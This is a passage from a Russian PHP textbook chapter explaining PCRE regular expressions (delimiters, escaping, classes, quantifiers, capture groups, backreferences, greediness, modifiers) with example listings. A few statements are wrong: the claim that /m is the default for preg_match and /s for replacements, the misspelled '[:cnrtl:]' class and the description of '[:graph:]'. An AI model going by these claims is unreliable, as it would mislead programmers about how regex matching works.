- *управляющие конструкции* (квантификаторы повторений, оператор альтернативы, группирующие скобки и т. д.);
- так называемые *мнимые символы* (в строке их нет, но, тем не менее, они как бы помечают какую-то часть строки — например, ее конец).

К управляющим символам относятся следующие: `.`, `*`, `+`, `?`, `|`, `(`, `)`, `[`, `]`, `{`, `}`, `$`, `^`. Забегая вперед, скажем, что все символы, кроме этих, обозначают в регулярном выражении сами себя и не имеют каких-либо специальных назначений.

Ограничители

Как мы уже видели, любое регулярное выражение в PHP представлено в виде обыкновенной строки символов. Кроме того, язык PCRE требует, чтобы все команды внутри выражения были заключены между *ограничителями* — двумя слешами, также являющимися частью строки (мы уже неоднократно с ними встречались). Например, строка `"expr"` является синтаксически некорректным регулярным выражением, в то время как `"/expr/"` — правильное.

Зачем нужны эти слеши? Дело в том, что после последнего слеша можно указывать различные *модификаторы*. Чуть позже мы поговорим о них подробнее, а пока опишем модификатор `/i`, который уже применяли ранее: он говорит PHP, что учитывать регистр символов при поиске совпадений не следует. Например, выражение `/expr/i` совпадает как со строкой `"expr"`, так и со строками `"eXpr"` и `"EXPR"`.

Итак, общий вид записи регулярного выражения — `'/`*выражение*`/`*M*`'`, где *M* обозначает ноль или более модификаторов. Если символ `/` встречается в самом выражении (например, мы разбираем путь к файлу), перед ним необходимо поставить обратный слеш `\`, чтобы его экранировать:

```
if (preg_match('/path\\/to\\/file/i', "path/to/file"))
  echo "совпадение!";
```

Внимание!

Рекомендуется везде, где можно, использовать строки в апострофах, а не в кавычках. Дело в том, что символ `$`, являющийся специальным в языках PCRE и POSIX, также обозначает

переменную в PHP. Так что если вы хотите, чтобы $ остался самим собой, а не был воспринят как переменная, используйте апострофы (либо же ставьте перед долларом обратный слеш, что не так красиво).

Альтернативные ограничители

Как видите, синтаксис записи строк в PHP требует, чтобы все обратные слеши в программе были удвоены. Поэтому мы получаем весьма неказистую конструкцию — `'/path\\/to\\/file/i'`. Проблема в том, что символы-ограничители совпадают с символами, которые мы ищем.

Специально для того чтобы упростить запись, язык PCRE поддерживает использование *альтернативных ограничителей*. В их роли может выступать буквально все, что угодно. Например, следующие регулярные выражения означают одно и то же:

```
// Можно использовать любые одинаковые символы как ограничители...
'/path\\/to\\/file/i'
'#path/to/file#i'
'"path/to/file"i'
// А можно - парные скобки
'{path/to/file}i'
'[path/to/file]i'
'(path/to/file)i'
```

Последние три примера особенно интересны: как видите, если в качестве начального ограничителя выступает скобка, то финальный символ должен быть равен *парной* ей скобке.

Польза от парных скобок огромна. Дело в том, что при их использовании скобки, встречающиеся внутри выражений, уже не нужно экранировать обратным слешем: анализатор PCRE самостоятельно "считает" вложенность скобок и не поднимает ложной тревоги. Например, следующее выражение корректно:

```
echo preg_replace('[(/file)[0-9]+]i', '$1', "/file123.txt");
```

Хотя квадратные скобки в регулярных выражениях — это спецсимволы, обозначающие "альтернативу символов", нам не приходится ставить перед ними обратный слеш, несмотря на то, что они совпадают с ограничителями.

> ***Примечание***
>
> В литературе все же принято использовать / в качестве "ограничителей по умолчанию".

Отмена действия спецсимволов

Поначалу довольно легко запутаться во всех этих слешах, апострофах, долларах... Сложность заключается в том, что такие символы являются специальными как в PCRE, так и в PHP, а поэтому иногда их нужно экранировать не один раз, а несколько.

Рассмотрим, например, регулярное выражение, которое ищет в строке некоторое имя файла, предваренное обратным слешем \ (как в Windows). Оно записывается так:

```
$re = '/\\\\filename/';
```

Как получилось, что единственный слеш превратился в целых четыре? Давайте посмотрим.

1. Удвоенный слеш в строках PHP обозначает *один* слеш. Если мы вставим в программу оператор `echo $re`, то увидим, что будет напечатан текст `/\\filename/`.
2. Удвоенный слеш в PCRE означает *один* слеш. Таким образом, получив на вход выражение `/\\filename/`, анализатор поймет, что от него требуется найти подстроку, начинающуюся с одного слеша.

Давайте рассмотрим пример посложнее: будем искать *любое* имя каталога, после которого идет также *любое* имя файла. Выражение будет записываться так:

```
$re = '/\\S+\\\\\\S+/';
```

Вот уже мы получили целых *шесть* слешей подряд... (Последовательность `\S` в PCRE обозначает любой "непробельный" символ, а + после команды — повтор ее один или более раз.)

"Размножение" слешей к месту (и не очень) называют в литературе по регулярным выражениям "синдромом зубочистки" (догадайтесь, почему). Обычно этот "синдром" характерен для языков, в которых регулярные выражения представлены в виде обыкновенных строк.

> ***Примечание***
>
> Иногда использование альтернативных символов-ограничителей помогает уменьшить число слешей в строке, но в приведенных выше примерах это бесполезно.

Если какое-то регулярное выражение с "зубочистками" наотрез отказывается работать, попробуйте записать его в переменную (как в примерах выше), а после этого вывести ее в браузер:

```
echo "<tt>".htmlspecialchars($re)."</tt>";
```

Этот прием поможет увидеть выражение "глазами PCRE" уже после того, как PHP получит строковые данные выражения.

Итак, если же нужно вставить в выражение один из управляющих символов, но только так, чтобы он "не действовал", достаточно предварить его обратным слешем. К примеру, если мы ищем строку, содержащую подстроку `a*b`, то должны использовать для этого выражение `a\*b` (помните, что в PHP эта строка будет записываться как `'a\\*b'`), поскольку символ `*` является управляющим (вскоре мы рассмотрим, как он работает).

Простые символы (литералы)

Класс простых символов, действительно, самый простой. А именно любой символ в строке на PCRE обозначает сам себя, если он не является управляющим. Например, регулярное выражение `at` будет "реагировать" на строки, в которых встречается последовательность `at` — в середине ли слова, в начале — не важно:

```
echo preg_replace('/at/', 'AT', "What is the Perl Compatible Regex?");
```

В результате будет выведена строка:

```
WhAT is the Perl CompATible Regex?
```

Если в строку необходимо вставить управляющий символ (например, *), нужно поставить перед ним \, чтобы отменить его специальное действие. Давайте еще раз на этом остановимся — для закрепления. Как вы знаете, для того чтобы в какую-то строку вставить слеш, необходимо его удвоить. То есть мы не можем (вернее, не рекомендуется) написать

```
$re = "/a\*b/"
```

но можем

```
$re = "/a\\*b/"
```

В последнем случае в строке `$re` оказывается `/a\*b/`. Так как регулярные выражения в PHP представляются именно в виде строк, то необходимо постоянно помнить это правило.

Классы символов

Существует несколько спецсимволов, обозначающих сразу *класс* букв. Эта возможность — один из краеугольных камней, основ регулярных выражений.

Самый важный из таких знаков — точка (.) — обозначает *один любой символ*. Например, выражение `/a.b/s` имеет совпадение для строк `azb` или `aqb`, но не "срабатывает", скажем, для `aqwb` или `ab`. Позже мы рассмотрим, как можно заставить точку обозначать ровно два (или, к примеру, ровно пять) любых символов.

В PCRE (в отличие от POSIX) существует еще несколько классов:

- `\s` — соответствует "пробельному" символу: пробелу (" "), знаку табуляции (`\t`), переносу строки (`\n`) или возврату каретки (`\r`);
- `\S` — любой символ, кроме пробельного;
- `\w` — любая буква или цифра;
- `\W` — не буква и не цифра;
- `\d` — цифра от 0 до 9;
- `\D` — все, что угодно, но только не цифра.

Альтернативы

Но это далеко не все. Возможно, вы захотите искать не произвольный символ, а один из нескольких указанных. Для этого наши символы нужно заключить в квадратные скобки. К примеру, выражение `/a[xXyY]c/` соответствует строкам, в которых есть подстроки из трех символов, начинающиеся с `a`, затем одна из букв `x`, `X`, `y`, `Y` и, наконец, буква `c`. Если нужно вставить внутрь квадратных скобок символ `[` или `]`, то следует просто поставить перед ним обратный слеш (напоминаем, в строках PHP — *два* слеша), чтобы отменить его специальное действие.

Если букв-альтернатив много и они идут подряд, то не обязательно перечислять их все внутри квадратных скобок — достаточно указать первую из них, потом поставить дефис и затем — последнюю. Такие группы могут повторяться. Например, выражение `/[a-z]/` обозначает любую букву от `a` до `z` включительно, а выражение `/[a-zA-Z0-9_]/` задает любой алфавитно-цифровой символ.

Существует и другой, иногда более удобный способ задания больших групп символов. В языке PCRE в скобках [и] могут встречаться не только одиночные символы, но и *специальные выражения*. Эти выражения определяют сразу группу символов. Например, [:alnum:] задает любую букву или цифру, а [:digit:] — цифру. Вот полный список таких выражений:

- [:alpha:] — буква;
- [:digit:] — цифра;
- [:alnum:] — буква или цифра;
- [:space:] — пробельный символ;
- [:blank:] — пробельный символ или символы с кодом 0 и 255;
- [:cnrtl:] — управляющий символ;
- [:graph:] — символ псевдографики;
- [:lower:] — символ нижнего регистра;
- [:upper:] — символ верхнего регистра;
- [:print:] — печатаемый символ;
- [:punct:] — знак пунктуации;
- [:xdigit:] — цифра или буква от A до F.

Как видим, все эти выражения задаются в одном и том же виде — [:*что_то*:]. Обратите еще раз внимание на то, что они могут встречаться *только* внутри квадратных скобок. Например, допустимы такие регулярные выражения:

```
'/abc[[:alnum:]]+/'          # abc, затем одна или более буква или цифра
'/abc[[:alpha:][:punct:]0]/' # abc, далее буква, знак пунктуации или 0
```

но совершенно недопустимо следующее:

```
'/abc[:alnum:]+/'            # не работает!
```

Внутри скобок [] также можно использовать символы-классы, описанные в предыдущем подразделе. Например, допустимо выражение:

```
'/abc[\w.]/'
```

Оно ищет подстроку "abc", после которой идет любая буква, цифра или точка.

> ***Внимание!***
>
> Внутри скобок [] точка *теряет* свой специальный смысл ("любой символ") и обозначает просто точку, поэтому не ставьте перед ней слеш!

Отрицательные классы

Когда альтернативных символов много, довольно утомительно перечислять их все в квадратных скобках. Особенно обидно выходит, если нас устраивает любой символ, кроме нескольких (например, кроме > и <). В этом случае, конечно, не стоит указывать 254 символа, вместо этого лучше воспользоваться конструкцией [^<>], которая обозначает любой символ, кроме тех, которые перечислены после [^ и до]. Например, выра–

жение /<[^>]+>/ "срабатывает" на все HTML-теги в строке, поэтому простейший способ удаления тегов выглядит так:

```
echo preg_replace('/<[^>]+>/', '', $text);
```

> ***Внимание!***
>
> Данный способ хорош только для XML-файлов, для которых точно известно: внутри тега не может содержаться символ >. В HTML же все несколько сложнее: например, допустима конструкция: <img src=".gif" alt="a>b">. Конечно, приведенное выше регулярное выражение для нее сработает неверно (точно так же, как и стандартная функция PHP strip_tags()).

В отрицательном классе могут быть задействованы любые символы и выражения, которые допустимы в конструкции [...].

Квантификаторы повторений

Перейдем теперь к рассмотрению так называемых *квантификаторов* — специальных знаков, использующихся для уточнения действия предшествующих им символов первого класса.

Ноль или более совпадений

Наиболее популярный квантификатор — звездочка (*). Она обозначает, что предыдущий *символ* может быть повторен ноль или более раз (т. е. возможно, и ни разу). Например, выражение /a-*-/ соответствует строке, в которой есть буква a, затем — ноль или более минусов и, наконец, завершающий минус.

В простейшем случае при этом делается попытка найти как можно более длинную строку, т. е. звездочка "поглощает" так много символов, как это возможно. К примеру, для строки a---b найдется подстрока a--- (звездочка "заглотила" 2 минуса), а не a- (звездочка захватила 0 минусов). Это — так называемая "жадность" квантификатора. Чуть ниже мы рассмотрим, как можно "убавить аппетиты" звездочки *(см. разд. "„Жадность“ квантификаторов" далее в этой главе)*.

> ***Примечание***
>
> В регулярных выражениях стандарта POSIX квантификаторы могут быть *только* "жадными".

Одно или более совпадений

Возможно, вы заметили некоторую неуклюжесть в предыдущем примере. В самом деле, фактически мы составляли выражение, которое ищет строки с a и одним или более минусом. Можно было бы записать его и так: /a--*/, но лучше воспользоваться специальным квантификатором, который как раз и обозначает "одно или более совпадений" — символом плюса (+). С его помощью можно было бы выражение записать лаконичнее: /a-+/, что буквально и читается как *"a и один или более минусов"*. Вот пример выражения, которое определяет, есть ли в строке английское слово, написанное через дефис: /[a-zA-Z]+-[a-zA-Z]+/.

Ноль или одно совпадение

И уж чтобы совсем облегчить жизнь, иногда используют еще один квантификатор — знак вопроса (`?`). Он означает, что предыдущий символ может быть повторен ноль или один (но не более!) раз. Например, выражение `/[a-zA_Z]+\r?\n/` определяет строки, в которых последнее слово прижато к правому краю строки. Если мы работаем в UNIX, то в конце строки символ `\r` обычно отсутствует, тогда как в текстовых файлах Windows каждая строка заканчивается парой `\r\n`. Для того чтобы сценарий правильно работал в обеих системах, мы должны учесть эту особенность — возможное наличие `\r` перед концом строки.

Заданное число совпадений

Наконец, давайте рассмотрим последний квантификатор повторения. С его помощью можно реализовать все перечисленные выше возможности, правда, и выглядит он несколько более громоздко. Итак, сейчас речь пойдет о квантификаторе "фигурные скобки" (`{}`). Существует несколько форматов его записи. Давайте последовательно разберем каждый из них:

- `X{n,m}` — указывает, что символ `X` может быть повторен *от* `n` *до* `m` раз;
- `X{n}` — указывает, что символ `X` должен быть повторен *ровно* `n` раз;
- `X{n,}` — указывает, что символ `X` может быть повторен `n` *или более* раз.

Значения `n` и `m` в этих примерах обязательно должны принадлежать диапазону от 0 до 65 535 включительно. В качестве тренировки вы можете подумать, как будут выглядеть квантификаторы `*`, `+` и `?` в терминах `{...}`.

Мнимые символы

Мнимые символы — это просто участок строки между соседними символами (да, именно так, как это ни абсурдно), удовлетворяющий некоторым свойствам. Фактически мнимый символ — это некая *позиция* в строке. Например:

- `^` — соответствует началу строки (заметьте: не первому символу строки, а в точности началу строки, позиции перед первым символом);

> ***Внимание!***
>
> Мы уже раньше встречали этот символ внутри скобок `[]`. Заметьте, что там он обозначал совершенно другое действие: *отрицание класса*.

- `$` — соответствует концу строки (опять же, позиции *за* концом строки);
- `\b` — соответствует началу или концу слова. Фактически любая позиция между `\w\W` или `\W\w` заставляет `\b` "сработать";
- `\B` — любая позиция, кроме начала или конца слова.

Чтобы закрепить материал, давайте рассмотрим несколько выражений:

- `'/^\w:/'` — соответствует любой строке, начинающейся с буквы, завершенной двоеточием; абсолютный путь в Windows выглядят именно таким образом;
- `'/\.txt$/i'` — соответствует строке, хранящей имя файла с расширением txt;

- `/^$/s` — сопоставимо только с пустой строкой, потому что говорит: *"сразу после начала строки идет ее конец"*.

Оператор альтернативы

При описании простых символов мы рассматривали конструкцию `[...]`, которая позволяла нам указывать, что в нужном месте строки должен стоять один из указанных символов. Фактически, это не что иное, как оператор альтернативы, работающий только с отдельными символами (и потому довольно быстро).

Но в регулярных выражениях есть возможность задавать альтернативы не одиночных символов, а сразу их групп. Это делается при помощи оператора `|`.

Вот несколько примеров его работы.

- Выражение `'/1|2|3/'` полностью эквивалентно выражению `'/[123]/'`, но сопоставление происходит несколько медленнее.
- Выражению `/\.gif$|\.jpe?g$/` соответствуют имена файлов в формате GIF или JPEG.
- Выражению `'#^\w:|^\\\\|^/#'` (мы используем `#` в качестве ограничителей, чтобы не пришлось добавлять лишних "зубочисток", которых тут и так предостаточно) соответствуют только абсолютные файловые пути. Действительно, его можно прочитать так: *"в начале строки идет либо буква диска, либо же прямой или обратный слеш"*.

Группирующие скобки

Последний пример наводит на рассуждения о том, нельзя ли как-нибудь сгруппировать отдельные символы, чтобы не писать по несколько раз одно и то же. В нашем примере мнимый символ `^` встречается в выражении аж 3 раза. Но мы не можем написать выражение так: `'#^\w:|\\\\|/#'`, потому что оператор `|`, естественно, пытается применить себя к *как можно более длинной* последовательности команд.

Именно для цели управления оператором альтернативы (но не только) и служат группирующие круглые скобки `(...)`. Нетрудно догадаться по смыслу, что выражение из последнего примера можно записать с их помощью так: `'#^(\w:|\\\\|/)#'`.

Конечно, скобки могут иметь произвольный уровень вложенности. Это бывает полезно для сложных выражений, содержащих много условий, а также для еще одного применения круглых скобок, которое мы сейчас и рассмотрим.

"Карманы"

Пока что мы научились только определять, соответствует ли строка регулярному выражению и, возможно, предпринимать какие-то действия по замене найденной части на другую подстроку. Однако на практике часто бывает нужно не просто узнать, где в строке имеется совпадение (и что оно собой представляет), но также и разбить это совпадение на части, ради которых, собственно, и велась вся работа.

Вот пример, проясняющий ситуацию. Пусть нам в строке задана дата в формате `DD-MM-YYYY`, и в ней могут находиться паразитные пробелы в начале и конце, а вместо дефисов

случайно встречаются вообще любые знаки пунктуации, "пересыпанные" пробелами (слеши, точки, символы подчеркивания). Нас интересует, что же все-таки за дату нам передали. То есть, мы точно знаем, что эта строка — именно дата, но вот где в ней день, где месяц и где год?

Посмотрим, что же предлагают нам PCRE и PHP для решения рассматриваемой задачи. Для начала установим, что все правильные даты должны соответствовать выражению:

```
|^\s* ( (\d+) \s*[[:punct:]]\s* (\d+) \s*[[:punct:]]\s* (\d+)) \s*$|xs
```

> ***Замечание***
>
> Обратите внимание, что в качестве ограничителя применяется | — все равно в выражении оператор альтернативы не используется. Кроме того, модификатор /x, который мы рассмотрим чуть позже, заставляет анализатор PCRE игнорировать все пробельные символы в выражении (за исключением явно указанных как \s или внутри квадратных скобок) — это позволяет записать выражение более красиво.

Для простоты мы не проверяем, что длина каждого поля не должна превышать 2 (для года — 4) символа. Все строки, не удовлетворяющие этому выражению, заведомо не являются датами.

Мы не зря ограничили отдельные части регулярного выражения скобками, хотя, на первый взгляд, можно было бы их опустить. Любой блок, обрамленный в выражении скобками, выделяется как единое целое и записывается в так называемый "карман" (номер кармана соответствует порядковому номеру *открывающей* скобки). В нашем случае:

- в первый карман запишется дата, но уже без ведущих и концевых пробелов (это обеспечивает самая внешняя пара скобок);
- во второй карман запишется день;
- в третий — месяц;
- наконец, в четвертый — год.

> ***Примечание***
>
> Обратите еще раз внимание на порядок нумерации карманов — она идет по номеру *открывающейся* скобки, независимо от вложенности.

Как уже упоминалось, в нулевой карман в любом случае записывается все найденное совпадение. В данном примере это будет вся строка вместе с возможными начальными и концевыми пробелами.

Как получить содержимое наших карманов? Очень просто: как раз тот список, который передается по ссылке функции `preg_match()` третьим параметром, и есть карманы. Исходя из этого, имеем программу на PHP, выполняющую требуемые действия (листинг 20.5).

Листинг 20.5. Простейший разбор даты. Файл ex04.php

```
<?php ## Простейший разбор даты
  $str = " 15-16/2000       "; // к примеру
```

```
  $re = '{
    ^\s*(                  # начало строки
      (\d+)                  # день
        \s* [[:punct:]] \s*  # разделитель
      (\d+)                  # месяц
        \s* [[:punct:]] \s*  # разделитель
      (\d+)                  # год
    )\s*$                  # конец строки
  }xs';
  // Разбиваем строку на куски при помощи preg_match()
  preg_match($re, $str, $matches) or die("Not a date: $str");
  // Теперь разбираемся с карманами
  echo "Дата без пробелов: '$matches[1]' <br />";
  echo "День: $matches[2] <br />";
  echo "Месяц: $matches[3] <br />";
  echo "Год: $matches[4] <br />";
?>
```

Обратите внимание, насколько удобен модификатор `/x`: с его помощью мы можем игнорировать не только пробелы в выражениях, но переводы строк, а также писать комментарии (предваряя их решеткой (`#`)). Так как PHP позволяет создавать "многострочные" строки, заключенные в апострофы, сценарий в листинге 20.5 совершенно корректен.

> ***Внимание!***
>
> Сложные выражения рекомендуется разбивать на несколько строчек, используя при этом отступы и комментарии. Не стоит экономить на числе строк в ущерб читабельности.

И еще один вывод, который можно сделать, анализируя листинг 20.5. Обратите внимание, что, вопреки правилам, мы все же не стали удваивать слеши в конструкциях `\s` и `\d`. Вообще, их следовало бы записать как `\\s` и `\\d`, но PHP проявляет чудо смекалки: видя, что после слеша стоит буква, не входящая ни в один строковый метасимвол, он оставляет все, как есть.

Использование карманов в функции замены

Мы рассмотрели только самый простой способ использования карманов — прямой их просмотр после выполнения поиска. Однако возможности, предоставляемые языком PCRE, куда шире. Особенно часто эти возможности применяются для замены с помощью регулярных выражений.

Предположим, нам нужно все слова в строке, начинающиеся с "доллара" (`$`), сделать "жирными", — обрамить тегами `<b>` и `</b>`, — для последующего вывода в браузер. Это может понадобиться, если мы хотим текст некоторой программы на PHP вывести так, чтобы в нем выделялись имена переменных. Очевидно, выражение для обнаружения имени переменной в строке будет таким: `/\$[a-z]\w*/i`.

Но как нам использовать его в функции `preg_replace()`? В листинге 20.6 приведена программа, которая "раскрашивает" собственный код.

Листинг 20.6. Замена по шаблону. Файл ex05.php

```
<?php ## Замена по шаблону
  $text = htmlspecialchars(file_get_contents(__FILE__));
  $html = preg_replace('/(\$[a-z]\w*)/is', '<b>$1</b>', $text);
  echo "<pre>$html</pre>";
?>
```

Нетрудно догадаться, как все работает: просто во время замены везде вместо сочетания `$1` подставляется содержимое кармана номер 1.

> ***Примечание***
>
> Вместо `$1` можно также использовать сочетание `\1` или, при записи в виде строки, `"\\1"`.

Использование карманов в функции сопоставления

На том, что было описано выше, возможности карманов не исчерпываются. Мы можем задействовать содержимое карманов и в функции `preg_match()` — раньше, чем закончится сопоставление. А именно управлять ходом поиска на основе данных в карманах. Такое действие называется *обратной ссылкой*.

В качестве примера рассмотрим такую, далеко не праздную задачу. Известно, что в строке есть подстрока, обрамленная какими-то HTML-тегами (например, `<b>` или `<pre>`), но неизвестно, какими. Требуется поместить эту подстроку в карман, чтобы в дальнейшем с ней работать. Разумеется, закрывающий тег должен соответствовать открывающему, например, к тегу `<b>` парный — `</b>`, а к `<pre>` — `</pre>`.

Задача решается с помощью такого регулярного выражения:

```
|<(\w+) [^>]* > (.*?) </\1>|xs
```

> ***Замечание***
>
> Конструкция `.*?` обозначает не "любое число любых символов, но не обязательно", заставляет звездочку "умерить аппетит" и совпасть не с максимальным, а с *минимальным возможным* числом символов. Мы поговорим о "жадности" в следующем разделе.

Внутренний текст окажется во втором кармане, а имя тега — в первом. Вот как это работает: PHP пытается найти открывающий тег, и, как только находит, записывает его имя в первый карман (т. к. это имя обрамлено в выражении первой парой скобок). Дальше он смотрит вперед и, как только наталкивается на `</`, определяет, следует ли за ним то самое имя тега, которое у него лежит в первом кармане. Это действие заставляет его предпринять конструкция `\1`, которая замещается на содержимое первого кармана каждый раз, когда до нее доходит очередь. Если имя не совпадает, то такой вариант PHP отбрасывает и "идет" дальше, а иначе сигнализирует о совпадении.

В листинге 20.7 приведена программа, которая находит в строке слово, обрамленное *любыми* парными тегами.

Листинг 20.7. Обратные ссылки. Файл ex06.php

```
<?php ## Обратные ссылки
  $str = "Hello, this <b>word</b> is bold!";
```

```
  $re = '|<(\w+) [^>]* > (.*?) </\1>|xs';
  preg_match($re, $str, $matches) or die("Нет тегов.");
  echo htmlspecialchars("'$matches[2]' обрамлено тегом '$matches[1]'");
?>
```

Игнорирование карманов

Карманы нумеруются, начиная с индекса 1, причем карманом считается любое соответствие круглым скобкам. Впрочем, иногда круглые скобки используются сугубо для группировки символов. Чтобы исключить такой карман из массива `$matches` или индекса, используемого для замены в функции `preg_replace()`, применяется специальный синтаксис карманов. Сразу после открывающейся круглой скобки указывается последовательность `?:` (листинг 20.8).

Листинг 20.8. Игнорирование карманов. Файл ex07.php

```
<?php ## Игнорирование карманов
  $str = "2015-12-15";
  $re = '|^(?:\d{4})-(?:\d{2})-(\d{2})$|';
  preg_match($re, $str, $matches) or die("Соответствие не найдено");
  echo htmlspecialchars("День: ".$matches[1]);
?>
```

Именованные карманы

Количество круглых скобок-карманов может быть довольно велико, и их игнорирование не всегда возможно, особенно при отладке регулярного выражения. Поэтому для более удобного оперирования карманами введено их именование. Для этого после открывающейся круглой скобки указывается знак вопроса, после которого в угловых скобках или апострофах задается имя кармана (листинг 20.9).

Листинг 20.9. Именование карманов. Файл ex08.php

```
<?php ## Именование карманов
  $str = "2015-12-15";
  $re = "|^(?<year>\d{4})-(?<month>\d{2})-(?'day'\d{2})$|";
  preg_match($re, $str, $matches) or die("Соответствие не найдено");
  echo "День: "  . $matches['day']   . "<br />";
  echo "Месяц: " . $matches['month'] . "<br />";
  echo "Год: "   . $matches['year']  . "<br />";
?>
```

"Жадность" квантификаторов

Остановимся на выражении `.*?`, использованном в предыдущем разделе. Почему бы не написать здесь просто `.*` и, таким образом, решить задачу? Давайте попробуем (листинг 20.10).

Листинг 20.10. "Жадные" квантификаторы. Файл ex09.php

```
<?php ## "Жадные" квантификаторы
  $str = "Hello, this <b>word</b> is <b>bold</b>!";
  $re = '|<(\w+) [^>]* > (.*) </\1>|xs';
  preg_match($re, $str, $matches) or die("Нет тегов.");
  echo htmlspecialchars("'$matches[2]' обрамлено тегом '$matches[1]'");
?>
```

В результате мы получим следующий текст:

```
'word</b> is <b>bold' обрамлено тегом 'b'
```

Вы видите, что произошло? Выражение `.*` захватило *максимально возможное* число символов, а потому конец выражения совпал вовсе даже не с парным тегом `</b>`, а с самым последним в строке. Конечно, это никуда не годится.

Поставив знак вопроса после любого из квантификаторов `*`, `+`, `{}` или даже `?`, мы даем ему "таблетки от жадности". Как говорят в литературе по регулярным выражениям, мы делаем квантификатор "ленивым".

> ***Внимание!***
>
> Выражения `*?`, `+?`, `{}?` и `??` следует воспринимать как цельные квантификаторы! Это *не* составная конструкция, а именно одна управляющая последовательность.

Обычно "ленивые" квантификаторы применяют для поиска конструкций, претендующих на роль парных. Например, следующий код удаляет все теги из некоторой строки:

```
echo preg_replace('/<.+?>/s', '', $str);
// Выглядит явно изящнее, чем /<[^>]+>/s.
```

Код для замены "псевдотегов" `[b]...[/b]` их HTML-эквивалентами мог бы выглядеть так:

```
echo preg_replace('|\[b\] (.*?) \[/b\]|ixs', '<b>$1</b>', $str);
```

Заметьте, что в этой ситуации без "ленивой" версии звездочки уже не обойтись никак (в отличие от предыдущего примера).

К сожалению, "ленивые" квантификаторы — тоже не панацея. Они не делают никаких предположений насчет вложенности конструкций. Попробуем применить последний пример с "псевдотегами" к следующей строке:

```
'[b]жирный текст [b]a тут - еще жирнее[/b] вернулись[/b]'
```

Давайте посмотрим, как различные выражения совпадут с этой строкой (листинг 20.11).

Листинг 20.11. "Жадные" и "ленивые" квантификаторы. Файл ex10.php

```
<?php ## Сравнение "жадных" и "ленивых" квантификаторов
  $str = '[b]жирный текст [b]a тут еще жирнее[/b] вернулись[/b]';
  $to  = '<b>$1</b>';
  $re1 = '|\[b\] (.*)  \[/b\]|ixs';
  $re2 = '|\[b\] (.*?) \[/b\]|ixs';
```

```
  $result = preg_replace($re1, $to, $str);
  echo "Жадная версия: ".htmlspecialchars($result)."<br />";
  $result = preg_replace($re2, $to, $str);
  echo "Ленивая версия: ".htmlspecialchars($result)."<br />";
?>
```

Мы увидим следующий результат:

```
Жадная версия: <b>жирный текст [b]а тут еще жирнее[/b] вернулись</b>
Ленивая версия: <b>жирный текст [b]а тут еще жирнее</b> вернулись[/b]
```

Как видите, ни "жадная", ни "ленивая" звездочки не смогли справиться с работой: первая пропустила внутренние "псевдотеги", а вторая выполнила непарную замену.

Рекуррентные структуры

Как же работать с "рекуррентными" структурами, когда необходимо учитывать вложенность элементов при замене? К сожалению, регулярные выражения тут бессильны. А именно, невозможно составить такое выражение на языке PCRE, которое бы решало поставленную задачу.

Если в скрипте необходимо обрабатывать вложенные конструкции, придется программировать всю логику вручную. Регулярные выражения тут могут помочь, разве что, найти те или иные подстроки, но вести учет вложенности нужно самостоятельно.

Модификаторы

Как мы знаем, любое регулярное выражение в формате PCRE должно быть обрамлено символами-ограничителями. (Чаще всего для этого используются слеши.) После последнего ограничителя могут идти несколько так называемых *модификаторов*, предназначенных для уточнения действия регулярного выражения.

Модификатор */i*: игнорирование регистра

Как мы уже неоднократно говорили, выражение `/`*`выражение`*`/i` совпадает безотносительно к регистру символов в целевой строке. При этом автоматически учитывают настройки локали *(см. функцию `setlocale()` в главе 13)*. А значит, при верно указанном имени локали спецсимволы `\w`, `\b`, конструкция `[[:alpha:]]` и т. д. корректно работают с русскими буквами. Например, выражение `[[:alpha:]]+` удовлетворяет любому слову как на английском, так и на русском языке.

При сопоставлении регулярного выражения со строкой в карманы попадает совпавший участок строки, независимо от того, указан ли модификатор `/i` или нет. Например, при поиске по выражению `/(a+)/i` в строке `"BAaB"` в первом кармане окажется `"Aa"`, а не `"aa"`.

Модификатор */x*: пропуск пробелов и комментариев

Данный модификатор мы также уже затрагивали. Он позволяет писать регулярные выражения в более изящном, читабельном виде. Допускается вставлять в выражение пробельные символы (в том числе перевод строки), а также однострочные комментарии, предваренные решеткой (`#`).

Пример регулярного выражения с модификатором /x:

```
$re = '{
   \[(\w+)\]  # открывающий тег
     (.*?)    # минимум любых символов
   \[/\1\]    # и закрывающий тег, парный открывающему
}ixs';
```

Модификатор /m: многострочность

До сих пор мы не обращали особого внимания на тот факт, что в переменных могут содержаться "многострочные" строки — величины, содержащие символы перевода строки. Мы подразумевали, что регулярное выражение сопоставляется со всей строкой целиком, и символ ^ совпадает с началом строки, а символ $ — с ее концом. Такое поведение не всегда оказывается удобным и, более того, оно даже не всегда действует "по умолчанию".

Рассмотрим ситуацию, когда нам нужно добавить знак табуляции в каждой строке некоторой "многострочной" переменной. Листинг 20.12 иллюстрирует, как это сделать.

Листинг 20.12. Многострочность. Файл ex11.php

```
<?php ## Многострочность
  $str = file_get_contents(__FILE__);
  $str = preg_replace('/^/m', "\t", $str);
  echo "<pre>".htmlspecialchars($str)."</pre>";
?>
```

Обратите внимание на использование модификатора /m: регулярное выражение '/^/m' теперь совпадает с началом *каждой* внутренней строки переменной $str. Мы заменяем "начало строки" на символ табуляции — фактически, заменяем 0 символов на 1 (вспомните, что ^ обозначает позицию *между* двумя знакоместами).

Как видно, модификатор /m заставляет некоторые управляющие символы вести себя по-другому. Приведем полный список изменившихся ролей.

- Мнимый символ ^ теперь соответствует началу каждой внутренней подстроки в сопоставляемой переменной.
- Мнимый символ $ совпадает с позицией перед символом \n, а также с концом строки.

> ***Внимание!***
>
> Обратите особое внимание на то, что мнимый символ $ не рассматривает пару \r\n в качестве конца строки. Например, вызов preg_match('/a$/m', "a\r\n") возвратит false, в то время как preg_match('/a$/m', "a\n") или даже preg_match('/a$/m', "a") — true. Вероятно, вы должны будете предварительно удалить из строки все знаки \r, прежде чем использовать мнимый символ $.

- Точка "." по-прежнему совпадает с любым символом, но теперь — за исключением \n. Обратите внимание, что с \r точка по-прежнему совпадает!
- Мнимый символ \A совпадает с "началом данных", т. е. с позицией перед первым символом строковой переменной. Раньше мы его не рассматривали, т. к. без модификатора /m мнимый символ ^ ведет себя точно так же, как и \A.

- Мнимый символ \z совпадает с "концом данных" — позицией после последнего символа строковой переменной.

Именно режим /m действует по умолчанию, когда вы вызываете функцию preg_match() для поиска совпадений в строке.

Модификатор /s: (однострочный поиск)

Модификатор /s переводит регулярные выражения в "однострочный" вариант поиска. Если модификатор /m не указан *явно* в функции *замены*, то подразумевается именно /s. В функции *поиска*, наоборот, по умолчанию действует /m, и вам нужно вручную указывать /s всякий раз, когда вы хотите работать со строкой как с единым целым.

> ***Внимание!***
>
